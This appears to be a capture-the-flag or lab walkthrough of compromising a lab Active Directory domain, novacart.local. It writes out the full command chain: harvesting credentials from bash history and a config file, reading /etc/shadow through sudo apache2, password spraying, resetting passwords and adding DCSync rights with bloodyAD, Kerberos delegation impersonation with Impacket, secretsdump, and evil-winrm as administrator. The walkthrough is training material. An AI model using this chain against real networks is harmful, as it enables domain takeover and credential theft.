

A lot of emails were restored and a wsl terminal named ssh was restored too. This email is little important as it tells us what we have to do. Firstly we have to get creds for the database.

opening that ssh terminal got us into this.

we can see that .bash_history has some content, so let's open and see what it has.

we got the mysql config file, let's open this.

We got the creds for the database as well as this is the creds for svc_unix too.

Checking for what we can run as root, I entered the password and got to know that we can run apache2 as root. This is our path to privesc.
On GTFObin I came across this that we can read files on root using this so, let's try to read /etc/shadow first.

We got ourselves the hash for root account but when i tried cracking it, was taking a lot of time, since I tried reading the root's bash_history.

We got ourselves the root account's password which is administrator38. In the mail earlier it was written that root account was managed by andrew.collins and he might have set the same password for other account so let's spray this password across all users in the domain.
nxc smb DC.novacart.local -u users.txt -p administrator38

Andrew's account itself had this password.


We can see here that andrew can change password of m.brown and this account can delegate to the domain controller.
bloodyAD --host 192.168.178.174 -d novacart.local -u andrew.collins -p 'administrator38' set password m.brown 'Password123!'

Password was changed successfully but our constrained delegation attack failed as the domain controller had NOT_DELEGATE flag set on it.
While searching for other ways, I came across a special user that had WriteDACL over almost every object in the domain, there was no NOT_DELEGATE flag set on this user, but he was in protected users.

We came across these two users earlier but left them, 
It is showing AddMember over protected users, let's first change the password of l.forta the same way we did for m.mignola.
bloodyAD --host 192.168.178.174 -d novacart.local -u cliff.b -p 'safEpAss69' set object l.forta distinguishedName -v "CN=LUIS FORTA,OU=Dev Ops,DC=novacart,DC=local"

bloodyAD --host DC.novacart.local -d novacart.local -k set password l.forta 'Password123!'

Let' see what write privileges we have over the protected users with l.forta.

Now, we will try to remove m.ibabao from protected users using l.forta.
bloodyAD --host 192.168.178.174 -d novacart.local -u l.forta -p 'Password123!' remove groupMember "Protected Users" m.ibabao
This worked and m.ibabao was removed from the protected users now we can impersonate this user.

impacket-getTGT novacart.local/m.brown:'Password123!' -dc-ip 192.168.178.174
export KRB5CCNAME=m.brown.ccache
Now, let's get service ticket for ldap impersonating the m.ibabao.
impacket-getST -spn 'ldap/DC.novacart.local' -impersonate 'm.ibabao' -dc-ip 192.168.178.174 -k -no-pass novacart.local/m.brown


Now, let's add DCSync rights for our user since we have service ticket for this user.
bloodyAD --host DC.novacart.local -d novacart.local -k add dcsync m.ibabao

Now, we can just use secretsdump to dump all the credentials from the domain.
export KRB5CCNAME=m.ibabao@ldap_DC.novacart.local@NOVACART.LOCAL.ccache
impacket-secretsdump -k -no-pass DC.novacart.local
.png)
We were able to dump all the creds and got the cleartext creds for administrator, so let's winrm using the dumped credential.

evil-winrm -i 192.168.178.174 -u 'administrator' -p 'pa$w0rd13226'